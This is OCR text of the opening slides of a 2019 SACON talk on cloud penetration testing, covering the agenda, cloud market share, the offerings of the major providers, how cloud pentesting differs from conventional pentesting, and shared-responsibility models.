
SACON International 2019

India | Bangalore | February 15 - 16 | Taj Yeshwantpur



Cloud Pentesting

Anant Shrivastava
NotSoSecure
Regional Director APAC
@anantshri

Agenda


- Introduction to Cloud Computing
- Product Offerings by Major Vendor's
  - AWS
  - Azure
  - GCP
- Cloud vs Conventional Pentesting
- Explore Attack Surfaces (IaaS, PaaS, SaaS, Serverless)
- Exploiting Metadata API's
- Abusing cloud storage
- Forensic analysis of cloud snapshots
- Attacking Azure AD
- Attacking Serverless
- Understanding and attacking IAM Services
- Various Case Studies

I WAS HOPING FOR A SLIGHTLY MORE DETAILED EXPLANATION OF HOW CLOUD COMPUTING WORKS THAN – "IT'S MAGIC"!
IT
© D.Fletcher for CloudTweaks.com

#WHOAMI

Anant Shrivastava

- Regional Director @ NotSoSecure
- 10 yrs of corporate experience
- Speaker / Trainer : BlackHat, Nullcon, RootConf, c0c0n, RuxCon
- Contributor / reviewer : OWASP Testing Guides (Web / Mobile)
- Project Lead : Code Vigilant, Android Tamer
- https://anantshri.info (@anantshri on social platforms)



Disclaimer

This Session is highly opinionated.

All thoughts are my own and not authorized or endorsed by my company or organizers.

I am standing on giant's shoulders: a lot of what I am going to talk about is public knowledge just compiled in one single place for all.

This field is constantly evolving, my understanding and explanation might be wrong or convoluted if you feel a better approach is possible be ready I will need that help.


Introduction to Cloud Computing

Cloud computing could be summarized as a [**decentralized**] *shared pool* of **remotely accessible *resources*** with *rapid provisioning* capabilities.

However the reason cloud computing makes sense for anyone is

1. Low IT hardware overheads
2. Minimal management overheads
3. Massive upfront cost saving (running cost could be higher if unoptimized)

In short if done right it saves $$$$$ and that’s why people want it



Lets understand the landscape

My understanding


Ruler : AWS

Challengers: Google Cloud Platform, Azure

Others: IBM, Oracle, Alibaba, Digital Ocean, Heroku and many more


Out of the league: OpenStack

Figure 1. Magic Quadrant for Cloud Infrastructure as a Service, Worldwide



Source: Gartner (May 2018)

Lets understand the landscape



Worldwide cloud infrastructure spending and annual growth
Canalys estimates: Full-year 2018

Vendor	2018 (US$ billion)	2018 Market share	2017 (US$ billion)	2017 Market share	Annual growth
AWS	25.4	31.7%	17.3	31.5%	+47.1%
Microsoft Azure	13.5	16.8%	7.4	13.5%	+82.4%
Google Cloud	6.8	8.5%	3.5	6.4%	+93.9%
Alibaba Cloud	3.2	4.0%	1.7	3.0%	+91.8%
IBM Cloud	3.1	3.8%	2.6	4.7%	+17.6%
Others	28.3	35.2%	22.4	40.8%	+26.1%
Total	**80.4**	**100.0%**	**54.9**	**100.0%**	**+46.5%**

canalys

Source: Canalys Cloud Channels Analysis, February 2019

https://www.canalys.com/newsroom/cloud-market-share-q4-2018-and-full-year-2018

What is Offered by : Amazon Web Services


Entry on right side are categories not products

Largest service provider

Most popular / Known Offerings

- EC2
- S3
- RDS
- Beanstalk
- CloudWatch
- Route53
- IAM
- Cloudfront
- Lambda

50 products listed on this page : https://www.amazonaws.cn/en/products/



Explore Our Products

Analytics

Application Integration

AR & VR

AWS Cost Management

Blockchain

Business Applications

Compute

Customer Engagement

Database

Developer Tools

End User Computing

Game Tech

Internet of Things

Machine Learning

Management & Governance

Media Services

Migration & Transfer

Mobile

Networking & Content Delivery

Robotics

Satellite

Security, Identity & Compliance


Storage

What is offered by Azure

Another Giant in terms of services offered. Individual service count goes well above 100

Most popular known offerings

- **Azure AD**
- **hosted IIS Solutions**
- **Office 365**
- **Team Foundation**
- **Azure Windows VM**



Select a category:

- AI + Machine Learning
- Analytics
- Compute
- Containers
- Databases
- Developer Tools
- DevOps
- Identity
- Integration
- Internet of Things
- Management and Governance
- Media
- Migration
- Mobile
- Networking
- Security
- Storage
- Web

List of all services : https://azure.microsoft.com/en-in/services/


What is offered by: GCP

Multitude of product offerings

Most popular:

- **Gmail**
- **Google Suite (Office, mail, plus more)**
- **Google+ (:D :D)**

List of all services: https://cloud.google.com/products/



GOOGLE CLOUD PLATFORM

- Featured products
- AI and machine learning
- API management
- Compute
- Data analytics
- Databases
- Developer tools
- Internet of Things (IoT)
- Management tools
- Media
- Migration
- Networking
- Security
- Storage

MORE GOOGLE CLOUD PRODUCTS


- G Suite
- Google Maps Platform
- Cloud Identity
- Chrome Enterprise
- Android Enterprise
- Apigee
- Firebase

What is available as part of OpenStack

Self Deployed or custom deployable solution hence service count differs

Opensource package has 62 different services
https://www.openstack.org/software/project-navigator/openstack-components

Some sample configurations are available at
https://www.openstack.org/software/sample-configs



Smaller players

IBM : https://www.ibm.com/cloud/
A full-stack cloud platform with over 170 products and services covering data, serverless, containers, AI , IoT and blockchain.

Oracle: https://cloud.oracle.com/home
Focused on Enterprise section


Heroku : https://www.heroku.com/products
Primarily PaaS Offerings

Alibaba Cloud : https://www.alibabacloud.com/product

Conventional vs Cloud Pentesting

- System misconfiguration vs unpatched issues
- Service provider approvals
- You are tenant, service provider is owner
  - Owner can close accounts / throttle service / block connections to safeguard itself
- Targets shift
  - Conventional : DA / EA and you are done
  - Cloud: cloud admin is the new top boss
- Max Damage shift
  - Old: AD will be gone or data stolen
  - New: exuberant bill, and data stolen and data destruction and GDPR + more

Cloud Roles and Responsibilities



CUSTOMER


RESPONSIBILITY FOR SECURITY 'IN' THE CLOUD

- CUSTOMER DATA
- PLATFORM, APPLICATIONS, IDENTITY & ACCESS MANAGEMENT
- OPERATING SYSTEM, NETWORK & FIREWALL CONFIGURATION
- CLIENT-SIDE DATA ENCRYPTION & DATA INTEGRITY AUTHENTICATION | SERVER-SIDE ENCRYPTION (FILE SYSTEM AND/OR DATA) | NETWORKING TRAFFIC PROTECTION (ENCRYPTION, INTEGRITY, IDENTITY)

AWS

RESPONSIBILITY FOR SECURITY 'OF' THE CLOUD

- SOFTWARE
- COMPUTE | STORAGE | DATABASE | NETWORKING
- HARDWARE/AWS GLOBAL INFRASTRUCTURE
- REGIONS | AVAILABILITY ZONES | EDGE LOCATIONS




Responsibility	On-Prem	IaaS	PaaS	SaaS
Data classification & accountability	🟦	🟦	🟦	🟦
Client & end-point protection	🟦	🟦	🟦	◩
Identity & access management	🟦	🟦	◩	◩
Application level controls	🟦	🟦	◩	⬛
Network controls	🟦	◩	⬛	⬛
Host infrastructure	🟦	◩	⬛	⬛
Physical security	🟦	⬛	⬛	⬛

🟦 Cloud Customer ⬛ Cloud Provider

Reference:
https://aws.amazon.com/compliance/shared-responsibility-model/
https://blogs.msdn.microsoft.com/azuresecurity/2016/04/18/what-does-shared-responsibility-in-the-cloud-mean/

Cloud Roles and Responsibilities



Pizza as a Service 2.0

http://www.paulkerrison.co.uk

Tradition On-Premises (legacy)	Infrastructure as a Service (IaaS)	Containers as a Service (CaaS)	Platform as a Service (PaaS)	Function as a Service (FaaS)	Software as a Service (SaaS)	
🟦 Conversation	🟦 Conversation	🟦 Conversation	🟦 Conversation	🟦 Conversation	🟦 Conversation	Configuration
🟦 Friends	🟦 Friends	🟦 Friends	🟦 Friends	🟦 Friends	🟩 Friends	Functions
🟦 Beer	🟦 Beer	🟦 Beer	🟦 Beer	🟩 Beer	🟩 Beer	Scaling...
